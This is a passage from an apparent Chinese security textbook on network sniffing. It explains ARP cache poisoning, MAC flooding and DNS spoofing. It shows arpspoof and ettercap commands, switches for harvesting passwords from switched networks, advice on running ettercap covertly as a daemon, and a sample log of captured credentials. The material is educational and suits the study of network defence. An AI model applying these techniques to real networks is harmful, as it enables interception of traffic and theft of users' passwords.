`Winfingerprint` 不是那种每天都需要使用的工具，因为它有点慢，而且使用的图形用户界面比较笨拙。读者可能会觉得命令行实用程序 `Winfingerprint-cli` 更有价值。但我们在本章中讨论该工具的原因在于，该工具的源代码在 [SourceForge.net](https://sourceforge.net) 可以自由下载，对相关的枚举资源的 Win32 API 是个很好的参考实例，在需要的时候它可能是很有用处的。

Windows 版本号

`Winfingerprint` 通过 Windows 版本号报告操作系统版本。在其他环境中读者有时也会看到 build 编号。

Windows NT	4.0	1381
Windows 2000	5.0	5.0.2195
Windows XP	5.1	05.01.2600
Windows Server 2003	5.2	05.02.3790

5.3 嗅探工具

嗅探器有许多形式和不同的规模，包括从简单的命令行驱动的实用程序到能够连接到后端数据库，具有远程管理能力的图形化应用程序。在本节中笔者将考察一些高级技术，涉及到一些通用嗅探器和几个专用嗅探器，这些工具能够简化攻击并暴露出目标组织的网络中内在的弱点。

无论嗅探器的外部界面如何，所有嗅探器都有一些共同的属性，即能够从某些网络介质捕获数据帧。尽管嗅探通常被认为是数据包捕获，但实际上捕获的是网络第二层的数据帧。网络第三层的数据包，如果包含在数据帧之内，也会被捕获，但数据包实际上只是嗅探所得到信息中的一部分。当然，人们通常会把任何协议数据单元（Protocol Data Unit, PDU）都称之为“数据包”，而无论该数据单元出现在 OSI 模型的哪一层上，许多文章在描述协议分析程序时并不区分层 3 的数据包与层 2 的数据帧。

5.3.1 libpcap 和 WinPcap

为解码数据帧并以非选择模式工作，本章讨论的嗅探器利用了 libpcap 数据包捕获库（Unix/Linux），以及该库在 Windows 上的版本 WinPcap。许多需要剖析数据包的工具有使用了这些库，这些库通常需要分别下载，并在使用本章讨论的工具之前安装。libpcap 最新的版本可以从 www.tcpdump.org 或 www.rpmfind.net 下载。WinPcap 可以从 winpcap.polito.it 下载。

为捕获数据包 libpcap 和 WinPcap 都提供了网络接口卡驱动和用户级应用程序的接口，这两个库充当发出请求的应用程序（嗅探器）和网络接口卡之间的中间人。网络接口卡负责收集数据帧，一旦网络接口卡获得了必要的的数据帧，则将其传递到 libpcap 或 WinPcap 以便处理，libpcap 或 WinPcap 取得数据帧后将根据发出请求的应用程序所设置的配置，对帧数据进行过滤。接下来这两个库会将剩余的数据格式化，使发出请求的应用程序能够理解的格式输出。

无论是在 Unix/Linux 上使用 libpcap 或在 Windows 上使用 WinPcap，需要注意的是系统上这两个库文件的版本。许多安全和黑客工具都使用了该库的接口，而有些工具在自身的安装过程中，也会安装这两个库。问题在于，安装的库可能与系统中当前安装的版本不同，或有另一个工具正在使用相关的库，而安装过程却将库安装到不同的位置。LC4（以前称之为 L0phtCrack）就是一例，它会自行安装该库。LC4 将 PACKET.DLL 和 WPCAP.DLL 安装到自身的安装目录中（通常是 C:\Program Files\ Files\@stake\LC4\）。如果这些文件与 %SYSTEMROOT%\system32\目录中的版本不同，那么库将无法工作。通常的修正方法是将现存的文件重命名为*.OLD，并将所需文件从 %SYSTEMROOT%\system32\复制到当前的安装目录下。此外，重新安装 WinPcap 也可以解决问题，但这需要重新安装 NPF 驱动，因而可能需要重新启动。对每一个安装了这两个库的工具来说，都是这样。

许多工具都只是要求 libpcap 或 WinPcap 已经先行安装，不会自行安装。如果安装了一个新工具而先前安装的工具无法工作了，那么可以看一下上文提及到的文件，使用相关的解决方法即可。

参考文献

- [1] WinPcap Documentation <http://winpcap.polito.it/docs/man/html/index.html>
- [2] tcpdump Public Repository www.tcpdump.org
- [3] LC 5 FAQ www.atstake.com/research/lc/faq.html

5.3.2 被动嗅探与主动嗅探

通常，如果某物被认为是被动的，那么它不会影响所在的环境。反之，如果某物被认为是主动的，那么它会在环境中进行活动或影响到环境。比如，海军的潜水艇使用主动声纳探测到目标的距离，或获得到海床的高清晰度回波探测。此类声纳很容易将发出的 PING 或 PONG 的典型声音辨别出来。在发出声波之后，声纳会监听回波或反射，并分析往返时间以及声学方面的细微差异。潜水艇很少使用此类声纳，因为这种 PING 的声音能够在数英里以外听到，会暴露潜水艇的位置。相反，潜艇使用被动声纳来监听并分析听到的声音。被动声纳并不发声，其工作方式完全是隐秘的。

被动嗅探

被动嗅探好比被动声纳，嗅探器监听数据帧并分析获取的数据。到目前为止，本章中讨论的嗅探都属于被动类型。被动嗅探器只是将主机的网络接口卡设置为非选择模式，以捕获所有经过的数据。对无交换网络，此类嗅探是适用的，即要求网络中不使用交换机或集线器。

主动嗅探

主动嗅探用于在交换网络上进行嗅探，在这种网络环境下，交换机控制的那些数据都会发送到运行嗅探器的主机。由于交换机通常不会将两个其他主机之间的通信数据转发到嗅探器所在的交换机端口上，主动嗅探的一种方法是，试图引导通信数据，使之在到达目的地之前通过嗅探器所在的机器。该方法涉及到向目标主机发送伪造的 ARP 请求或答复，使得目标主机更新其 ARP 高速缓存，令其中包含坏的 IP 地址到 MAC 地址映射。该技巧被称作 ARP 高速缓存下毒 (ARP cache poisoning)，使得受害者计算机在向合法的 IP 地址 (网络第三层) 发送数据包时，实际的数据帧 (网络第二层) 发送到了嗅探器所在的 MAC 地址。类似于 arpspoof、WinARP-sk、ettercap、hunt 这样的工具，都是通过破坏 ARP 高速缓存、重定向数据通信的方法来达到目的的。MAC 复制 (MAC duplicating) 则是伪装受害者机器的 MAC 地址，来迷惑交换机使其向多个端口发送通信数据。在 Unix/Linux 中，改变主机的 MAC 地址可以通过操作系统完成，在 Windows 中可以通过类似于 SMAC 的工具完成。MAC 复制会迷惑普通的交换机，除了能够将发送给目标计算机的数据复制到攻击者机器之外，还会在网络中造成一些奇怪的现象。通常，嗅探交换网络不是攻击者的首选目标，但由于涉及到 ARP 欺骗，也值得一提。

另一个主动嗅探方法被称作 MAC flooding，相当容易理解。有些交换机，通常是比较旧或比较低端的产品，对突发工作负荷非常敏感，比如过多的数据帧或大量的 MAC 表项。所有交换机都会建立 MAC 地址到端口的映射表，以便确定向何处转发数据帧。该 MAC 表位于交换机上的有限数量的内存中。当交换机内存使用太快，导致无法再加入表项时，有些交换机会应急开放，向所有的端口发送数据帧，此时的交换机更像集线器。这样，普通的嗅探器就能够暂时读取其他端口的数据，好像所有的主机都是在同一网段和同一域中。此外，有些交换机由于无法一次处理太多的数据帧，因此会向所有的端口发送，直至工作负荷降低为止。

flooding 这个名词用得比较多，其含义常取决于上下文环境。MAC flooding 中，flooding 的含义是，攻击者使大量包含虚假 MAC 地址的通信数据充斥在网络中，使得交换机向所有的端口发送数据帧。不要被 flood 这个词的双重使用迷惑。当交换机向所有的端口倾泻数据帧时，差不多就像集线器那样，此时可称之为 flooding。而攻击使得大量虚假的 MAC 地址充斥在网络中的状况也可称之为 flooding。

MAC flooding 不太像是嗅探方法，因为它实际上是把交换机变成临时集线器的方法。一旦交换机向所有的端口发送所有的数据帧，任何嗅探器都能捕获数据帧。有些工具集成了 MAC flooding 软件和嗅探器软件，这种工具可称之为主动嗅探器，但它实际上并不是主动完成嗅探工作的嗅探器。类似于 macof 和 EtherFlood 这样的工具用作 MAC flooding，这些工具每秒能从攻击机器的网络接口卡向交换机发送超过 2 500 个数据帧。在这样的压力之下，有些交换机在几秒内就会进入 flooding 状态。有漏洞交换机的若干列表已经汇集，可以在网上找到（参见参考文献）。

即使有些主动嗅探器包括了 MAC flooding 软件，但在单独的机器上运行嗅探器软件仍然是有充分理由的。首先，向网络倾泻数据帧的机器可能会引起关注，从而暴露嗅探器的位置。另外，通过单一网络接口卡和操作系统，发送数以千计的数据帧并同时试图捕获同样数量甚至更多的数据帧，这种工作负荷过重，有可能丢失重要的数据帧。

DNS poisoning 是另一种形式的主动嗅探，它不仅能够适用于交换局域网，也适用于交换虚拟局域网和远程子网。如果目标计算机在路由器的另一侧，或在另一个虚拟局域网中，该主机不会受到 ARP 高速缓存下毒的影响。路由器绝不会将发自攻击机器的 ARP 请求和答复转发到目标机器所在的网段。此外，受害者机器无法通过 MAC 地址与攻击机器联系，而是必须经过路由器，因此攻击者必须找一个办法，使得所需的通信数据转向到攻击机器的 IP 地址而不是 MAC 地址。

通过向本地 IP 路由表加入虚假数据，即可伪造目标的 IP 地址。但这样会导致相当反常的路由行为并可能引起注意以致暴露攻击者的位置。更好的解决方案是向受害者计算机的 DNS 解析器高速缓存加入虚假数据。解析器高速缓存是内存中的一个区域，保存了正式

域名 FQDN 到 IP 地址的映射（例如，`www.somedomain.com = 192.168.1.5`）。当受害者向 DNS 服务器发送 DNS 查询时，攻击者进行应答，但并不传递被查询主机的真实 IP 地址，而是将攻击者计算机的 IP 地址发送过去，这样即可将虚假数据加入到解析器高速缓存。要记住，主动嗅探的目的在于，将所需的通信数据引导到攻击者的机器（以便嗅探），然后再将数据传输到真实目标机器。

假定受害者打算建立到 `comp1.somedomain.com` 的远程连接会话。当受害者向 DNS 查询 FQDN `comp1.somedomain.com` 时，DNS 服务器将回复该计算机的 IP 地址。如果攻击的黑客足够快速，在 DNS 服务器监听到该查询之前已用攻击机器的 IP 应答。由于受害者将接受第一个应答并丢弃所有其他的应答，该机器将试图远程连接到攻击者的机器，而不是 `comp1.somedomain.com`。攻击者接下来充当中间人，扫描数据包并得到有用的信息之后，再将其传递到真实的目标机器。`dsniff` 软件包中的 `dnsspoof` 以及 `WinDNSSpoof` 都是进行此类攻击的杰出工具（为了得到更多的信息，可使用工具 `man dnsspoof`）。

ARP 高速缓存下毒、MAC flooding 和 DNS poisoning，这些方法使得嗅探器能够嗅探原本无法得到的通信数据，有些精巧的工具能够将这些技术与数据包捕获/分析技术联合使用，这可能产生一些危险的后果。

代理 ARP、混杂 ARP、未经同意的 ARP 和无故 ARP

支持代理 ARP（proxy ARP，亦称 Promiscuous ARP）协议的主机，可配置为应答非自身的 IP 地址，甚至可能是不在同一子网内的 IP。例如，某路由器位于两个子网 A 和 B 之间，它可以配置为对计算机 C 启用 Proxy ARP，任何时候路由器从计算机 B 接收到对计算机 C 的 ARP 请求时，都会进行处理。计算机 B 位于一个 A 类子网上，包括 `10.0.0.1~10.255.255.254` 的所有地址，如图 5.9 所示。因此，在 B 计算机打算与 C 计算机交互时，则需要广播针对 C 计算机 MAC 地址的 ARP 请求，而不是针对网关。路由器不会将该广播转发到 B 子网，因此计算机 B 绝不会收到计算机 C 的应答。在配置了 Proxy ARP 时，路由器会使用自身的 MAC 地址，应答针对计算机 C 的 MAC 地址发出的 ARP 请求，并将所有后续数据转发到计算机 C。计算机 B 不会了解到计算机 C 实际上是位于某个远程子网中。

在主机启动时，初始化 TCP/IP 栈，并向打算使用的 IP 地址发送一个 ARP 请求，以确认当前网络上没有其他主机在使用该 IP 地址。该广播被称作未经同意的 ARP（Unsolicited ARP）。只要发送请求的主机没有收到答复，则可以假定相关的 IP 地址能够使用。

如果某个主机只是打算用本机当前的 MAC 地址来更新其他主机的 ARP 缓存，而不是发送 ARP 请求，该主机可以发送 Unicast ARP 应答。这种应答称之为无故 ARP（Gratuitous ARP），是对从未发送过的请求的应答。Gratuitous ARP 经常用于高可用性和集群环境，其

中的主机需要在了解到哪个主机是集群当前的活动节点后立即更新本地的缓存信息，并向集群的 IP 地址发出应答。




图 5.9 Proxy ARP

arping 等工具的帮助信息(在 Linux 中输入 `man 8 arping`,即可看到)在定义 Unsolicited ARP 和 Gratuitous ARP 时,描述相当明确。这些工具认为 Unsolicited ARP 是广播和请求,而 Gratuitous ARP 则是 unicast 和对假想请求的应答。偶尔,Unsolicited ARP 和 Gratuitous ARP 都称为 Gratuitous ARP,而不区分所发送的消息类型。

这些对攻击者有何用处

Gratuitous ARP 和 Unsolicited ARP 都会更新目标计算机的缓存。如果目标计算机通过 Gratuitous ARP 接收到应答信息,则会更新缓存,就像是此前发送过对相关 MAC 地址的请求一样。此外,如果监听机器通过 Unsolicited ARP 听到广播请求,而源 IP 地址已经在监听者的缓存中,那么将使用新的 MAC 地址更新对应于该 IP 地址的缓存项。由于同一个网段上的所有主机都会听到广播,这样可以立即更新许多计算机的 ARP 缓存。

ARP 协议的这种行为,使得攻击者能够向目标计算机的 ARP 高速缓存注入虚假信息。例如,攻击者可以将自身的 MAC 地址更新到目标计算机的 ARP 缓存中对应于本地文件服务器的缓存项。目标主机将会连接到攻击者的机器,而同时却认为是连接到了本地的文件服务器。这样,目标主机不但无法下载日常的软件更新,相反,可能会将木马的可执行程序下载到本地。此外,如果目标主机将攻击者的机器认定为文件服务器,并进行身份认证(假定不存在身份的双向认证),那么它会在毫无知觉的情况下将用户名和口令发送到攻击主机。

ARP 下毒通过迷惑受害计算机，将攻击者的 MAC 地址映射到受害计算机需要访问的某台机器的 IP 地址，从而消除了交换机的阻塞作用。这会将受害计算机与其要访问的计算机之间的所有通信数据，都转向到攻击者的计算机。如果在所有机器上都使用静态的 ARP 项，而不依赖 ARP 协议来解析 MAC 地址，那么就可以挫败 ARP 高速缓存下毒。但静态的 ARP 项对维护和管理来说都是噩梦，因此几乎从未采用过。

在一个交换网络上，如果 EVILCOMP 黑客机希望能够嗅探 SERVER1 和 CLIENT2 之间的通信数据，则需要向 SERVER1 和 CLIENT2 的 ARP 缓存注入虚假信息，使二者的 ARP 缓存中，对方 IP 地址都映射到攻击者的 MAC 地址。EVILCOMP 完成上述目标的一种方法是，向 SERVER1 和 CLIENT2 发送 Gratuitous ARP 应答，指示两台主机更新其 ARP 缓存表。这种假想的应答会发送 EVILCOMP 的 MAC 地址，但并不是 EVILCOMP 使用的 IP 地址，而是发送了 SERVER1 和 CLIENT2 的 IP 地址（参见图 5.10、5.11 和 5.12）。




图 5.10 进行 ARP 下毒攻击之前的情况




图 5.11 用 Gratuitous ARP 注入虚假信息的过程




图 5.12 注入虚假信息之后

现在 SERVER1 和 CLIENT2 之间所有的通信数据都会发送到 EVILCOMP，该主机可以自由地捕获数据包并解码。

如果 EVILCOMP 设置为像路由器那样转发 IP 通信数据（设置的指令参见表 5.1），那么它将接收到所有的通信数据并将其转发到真正的目的地。本例中的两个受害者可能从不会了解到，二者之间的数据包被重定向并由中间人嗅探过。如果没有启用 IP 转发，那么很可能每一个受害者系统都会在等待应答超时，并向用户提示错误警告。在这里，IP 转发是一个关键步骤，在大多数操作系统上都比较容易设置。

Linux 和 Unix	echo 1 > /proc/sys/net/ipv4/ip_forward
输入以下命令编辑/proc：1=启用，0=停用	
Microsoft Windows NT 4.0、2000、2003 和 XP，编辑注册表中的以下值：1=启用，0=停用	IPEnableRouter
	位置： HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters
	数据类型：REG_DWORD
	有效范围：0~1
	默认值：0
	默认情况下存在否：是

表 5.1 启用 IP 转发

批量下毒

这里讲述的技巧只是向单个的主机注入另一个主机的虚假 MAC 地址，如果发送的 Unsolicited ARP 请求将本地默认网关的 IP 地址指向了攻击者的 MAC 地址，那么所有发自我地主机目的地为远程子网的通信数据都将转向到攻击者的计算机。

例如，如果网关在 10.1.1.1 而黑客的机器（EVILCOMP）MAC 地址为 AA:AA:BB:BB:12:34，从 tethereal（Ethereal 的命令行版本）查看该请求，得到的输出看起来如下：

```
[root@EVILCOMP root]# tethereal -n
0.000000 aa:aa:bb:bb:12:34 -> ff:ff:ff:ff:ff:ff ARP Who has 10.1.1.1 Tell
10.1.1.1
```

对其他计算机来说，这看起来就像是路由器在查看自身的 IP 地址是否被网络上的其他计算机使用（10.1.1.1 在查询自己的地址）。其他主机会看到由某台自称是 10.1.1.1 的机器发送来的数据包来自于 MAC 地址 AA:AA:BB:BB:12:34。这些主机会认为，“噢，本地的 ARP 高速缓存中对应于 10.1.1.1 的项不是最新的，得用这个新的 MAC 地址更新缓存”。这

种作法，有效地通知了当前网段上的所有主机停用路由器的真实 MAC 地址，并将其 ARP 缓存表中 IP 地址 10.1.1.1 关联到 MAC 地址 AA:AA:BB:BB:12:34。那么，现在网段上的各个主机会将原来发送到 10.1.1.1 的通信数据都转送给 MAC 地址为 AA:AA:BB:BB:12:34 的主机，即 EVILCOMP。由于 10.1.1.1 是路由器，这意味着所有目的地是其他子网的通信数据都转向了 EVILCOMP。

参考文献

- [1] arp-sk Website www.arp-sk.org
- [2] Vulnerable Switches Lists www.arp-sk.org/arp_cache_poisoning.html 和 www.bitland.net/taranis/index.php
- [3] Stevens, W. Richard, TCP/IP Illustrated Volume 1 (Reading, MA: Addison-Wesley, 2000).
- [4] arping Documentation [使用 man arping 工具](#)
- [5] dsniff Website www.monkey.org/~dugsong/dsniff/
- [6] "Why Your Switched Network Isn't Secure" www.sans.org/resources/idfaq/switched_network.php

主动嗅探器和 ARP 高速缓存下毒攻击工具

曾经有一段时间，交换机被认定为快速、严格的安全解决方案。或者，至少交换机被认为是集线器的巨大改进，也是阻止嗅探的一种方法。如果将交换机与适当的虚拟局域网设计联合使用，那么交换机确实能够对黑客的嗅探行为造成困难，但并不能完全阻止嗅探。

来自 dsniff 工具包的 arspooft

dsniff 包由 Dug Song 编写，已经发布几年了，是一组强大的网络审核工具。其中有一个简洁的小工具 arspooft，可用于向 ARP 缓存注入虚假信息。该工具可以创建 Gratuitous ARP 应答，应答数据包中的源 IP 是用户打算伪装的 IP 地址，而目标 IP 则是所要嗅探的目标计算机。为什么该工具受欢迎？尽管其他的工具像 arping (ARP ping) 也可以创建 Gratuitous ARP 应答和 Unsolicited ARP 请求，但不能让用户伪装 IP 地址或将目标设定为特定的机器。在使用类似 arping 的工具时，总是会向 FF:FF:FF:FF:FF:FF 发出广播，并且只允许源 IP 是当前计算机使用的 IP 地址。尽管发送的消息是应答，但数据帧中的 ARP 数据包是以广播形式发送的。使用 arspooft，用户能够以其他主机的身份向目标主机发送恶意的 ARP 应答。看看以下的输出：

```
[root@EVILCOMP root]# arpspoof -i eth0 -t 10.1.1.11 10.1.1.10
0:c:29:99:33:68 0:e0:29:9d:26:16 0806 42: arp reply 10.1.1.10 is-at
0:c:29:99:33:68
0:c:29:99:33:68 0:e0:29:9d:26:16 0806 42: arp reply 10.1.1.10 is-at
0:c:29:99:33:68
0:c:29:99:33:68 0:e0:29:9d:26:16 0806 42: arp reply 10.1.1.10 is-at
0:c:29:99:33:68
0:c:29:99:33:68 0:e0:29:9d:26:16 0806 42: arp reply 10.1.1.10 is-at
0:c:29:99:33:68
0:c:29:99:33:68 0:e0:29:9d:26:16 0806 42: arp reply 10.1.1.10 is-at
0:c:29:99:33:68
0:c:29:99:33:68 0:e0:29:9d:26:16 0806 42: arp reply 10.1.1.10 is-at
0:c:29:99:33:68
...
```

这里的黑客计算机 EVILCOMP 向 10.1.1.11 (CLIENT2) 发送 Gratuitous ARP 应答, 并告知该计算机, 10.1.1.10 (SERVER1) 的 MAC 地址为 00:E0:29:9D:26:16。在本例中, arpspoof 将一直发送该应答, 直至用户按下 Ctrl+C 键。arpspoof 之所以需要不断地发送 arp 应答, 是因为一旦停止发送虚假应答, 那么该 IP 地址的真正拥有者可能会将合法的 MAC 地址通知目标计算机。arpspoof 通过不断地发送应答来消除这种可能性, 直至黑客的险恶活动完成。在安装之后, 可以输入 `man arpspoof` 显示 arpspoof 的帮助, 而有关 arpspoof 的详细资料可以在 monkey.org/~dugsong/dsniff/ 找到。

ettercap

如果 NetCat 是黑客工具中的“瑞士军刀”, 那么 ettercap 也是一把瑞士军刀, 不同之处在于, 它还可以早上帮你煮咖啡以及给房子涂油漆。ettercap 由 Ornaghi (ALoR) 和 Marco Valleri (NaGA) 编写, 它将很多有用的特性合并到一个软件包中。类似于前文提及的许多其他工具, 它也使用了 libpcap 或 WinPcap 库, 能够充当被动或主动嗅探器、协议解码器、口令抓取器、数据包注射器, 等等。其设计允许使用插件, 目前已有的插件包括一个 MAC flooding 工具、非选择 NIC 检测器、端口扫描器、DoS 工具、会话断路器、操作系统踩点等, 当然这只是一部分。Ettercap 可以在 Windows、Unix/Linux 和 Mac OS X 上运行。

ettercap 为菜单驱动的交互模式使用 Ncurses 界面, 支持箭头键和帮助子菜单。ettercap 的界面可参见图 5.13。它还可以在命令行的简单模式下运行, 甚至可以以无输出的 daemon 形式运行。在交互图形模式下输入 h, 将转向帮助菜单, 其中描述了可用的选项和命令。




图 5.13 ettercap 黑客工具

若将 ettercap 用作主动嗅探器，有若干不同的方法，都相当容易。一种方法是以交互方式启动 ettercap，使用箭头键在 IP 地址中定位，用回车键选择源和目标 IP 地址。源 IP 地址在左侧栏中列出，而目的地址则在右侧列出。配置完成后，按 a 键开始注入 ARP 虚假信息并嗅探，而按回车键则开始对选中的连接进行解码。数据包将显示在屏幕上，而两个选定主机之间所有的通信数据都会通过运行 ettercap 的主机中转。很容易吧！

远程运行 ettercap 的一个好方法，是在简单的命令行模式下使用 -N 开关。联合使用开关 -Nzs，将以命令行模式启动 ettercap (-N)，不进行用于主机检测的 ARP storm (-z)，被动嗅探 IP 通信数据 (-s)。这会将数据包输出到控制台，更像是 tcpdump 或 Snort。在输入 q 时，ettercap 将退出。这对于通过 telnet、NetCat 或 psexec 会话运行是非常有利的，因为在此种情况下输入 Ctrl+C 不太可能。

要使 ettercap 以主动嗅探器形式运行，可使用 -a 开关（不能使用 -s）：

```
ettercap -Nza <srcIPAddress> <destIPAddress> <srcMACAddress> <destMACAddress>
```

ettercap 特别擅长抓取在网络上传输的口令，即使是交换网络，也是如此。-C 开关会通知 ettercap 只捕获用户名和口令。用 -Nczs 启动 ettercap，表示对一组可配置的协议列表进行监听，在监听到任何口令时，立即输出到控制台；加密的口令也是如此。它还可以在嗅探过程中的任一时刻，将收集的口令以符合要求的格式写入一个日志文件（交互模式下

使用 `l` 命令，简单模式使用 `-L` 开关)。对未加密和明文协议，这提供了用户名和口令的便利列表，ettercap 甚至还可将加密的 SMB LANMAN 和 NTLM 口令格式化为方便的 L0phtcrack 2.5 格式。(更多的相关信息，请参阅 5.4 节。)使用这些开关虽然花费一点时间，但 ettercap 会生成一个详细的用户名和口令列表。ettercap 的用户名和口令的输出样例，可参见图 5.14。



```
20031020-Dumped_Password.log - Notepad
File Edit Format View Help

192.168.100.100:1087 -> 192.168.100.50:23          telnet
USER: jsmith
PASS: miamidolphins

192.168.100.100:1088 -> 192.168.100.50:21          ftp
USER: administrator
PASS: password

192.168.100.100:1091 -> 192.168.100.50:110         pop3
USER: torvalds
PASS: linux

192.168.100.100:1098 -> 192.168.100.5:139          netbios-ssn
USER: jsmith
PASS:
LC 2.5 FORMAT: "USER":3:EF16BF7AD9A11E2F:91D678D54EB21CF8A8EB9380167C8A462B7784E4F391FC1:064057669E44DB6E27F8E2EB58FB517EE8766E717CAA997
```

图 5.14 由 ettercap 创建的用户名和口令列表

远程运行 ettercap 的另一种伟大的方法是，将其作为 daemon 运行，成为后台进程。使用 `-q` 开关 (quiet 或后台 daemon 模式)，即可以这种方式运行 ettercap。用这种方法配置后，攻击者可以周期性地返回查看日志文件。日志文件将命名为 `<the date>-Collected-Passwords.log` 或 `<the date>-Dumped-Passwords.log`，实际用哪个名称取决于 ettercap 的模式到底是简单/daemon 模式，还是交互模式。

